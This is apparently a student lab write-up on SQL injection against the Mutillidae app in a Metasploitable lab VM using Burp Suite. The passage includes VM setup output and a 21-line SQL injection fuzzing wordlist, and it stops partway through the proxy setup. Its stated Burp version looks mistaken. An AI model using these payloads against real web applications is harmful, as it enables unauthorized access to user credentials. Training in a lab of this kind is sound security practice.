


a. Objectives: I will be simulating a SQL Injection to collect usernames and passwords from a web server. I will be injecting SQL code into the username field input box on the web page to gain unauthorized access to user data. I will exploit the fact that SQL code can be put into the username input box.

b. Lab Environment: I used an intentionally vulnerable Linux virtual machine called Metasploitable which hosts a vulnerable web application.



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Sep 16 01:13:48 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

In addition, to connect to Metasploitable I used a VM of Ubuntu where I ran the Burpsuite community edition. I did this because I was unable to connect to Metasploitable on a Windows VM. I made no changes to the network adaptor.



#### c. Tool details:

- Burpsuite community edition is from PortSwinger located at <https://portswigger.net/burp/releases/professional-community-2022-8-4?requestededition=community&requestedplatform=>.
- Current version is 105.0.5195.102 released on September 5, 2022
- It can run on Windows, Linux and MacOS
- Burpsuite is a tool to Test, find, and exploit vulnerabilities for web application security testing. Tools include Burp Scanner, Burp Intruder, Burp Repeater, and Burp Sequencer. Some of the vulnerabilities it can find is Cross-site scripting (XSS), SQL injection, Cross-site request forgery, XML external entity injection, Directory traversal, and Server-side request forgery.

#### d. Scenario:

I will be attacking the Mutillidae web app in the Metasploitable VM. Burpsuite will intercept the request sent to the browser and modify the request from the webpage and insert different values to test for SQL injection. My expected outcome is the username and passwords of users in that web app's database.

#### e. Experiment:

After launching the Metasploitable VM what until it says “metasploitable login:” then type “msfadmin” as the username and password.

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Sep 16 01:13:48 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

Then at the next prompt type “ifconfig” to get the IP address to connect to the web portal which is the first listed as “int addr:”, it’s going to be a 192.168.x.x IP address.


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:32:a8:d5
          inet addr:192.168.23.128  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:a8d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4129 (4.0 KB)  TX bytes:7402 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```




Then, launch the Ubuntu VM and login into the user account.




```
1 '
2 "
3 #
4 -
5 --
6 '%20--
7 --';
8 '%20;
9 =%20'
10 =%20;
11 =%20--
12 \x23
13 \x27
14 \x30%20\x3B'
15 \x30%20\x27
16 \x27\x4F\x52 SELECT *
17 \x27\x6F\x72 SELECT *
18 'or%20select *
19 admin'--
20 <>"%);(&+
21 '%20or%20'='
```

Open Firefox web browser and go to <https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt> and copy this list of wordlists. Next, paste the list into a text editor and save it as “SQL.txt”. This is the same wordlist from Kali OS specifically for testing SQL injection vulnerabilities

Next, go to the 192.168.x.x address that was found on the other VM.




Click on “Mutillidae” in the bulleted list to continue.




Then, navigate the directory on the left side of the page to "OWASP Top 10." Then, select "Injection", followed by "Extract Data", then "User Info." You will be greeted with a login screen.

Next step is to configure the Firefox web browser to work with Burpsuite since it acts as a proxy to intercept and modify requests. Next, Open up the browser's Settings by clicking on the three bars in the top right corner then clicking on “Settings” halfway down the dropdown box.




Next, scroll down to the bottom of the page to find the “Network Settings” and click on that “Settings” button.






Next, make sure the top radial button is set to "Manual proxy configuration" and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Next, check "Also use this proxy for HTTPS", also and enter 127.0.0.1 as the 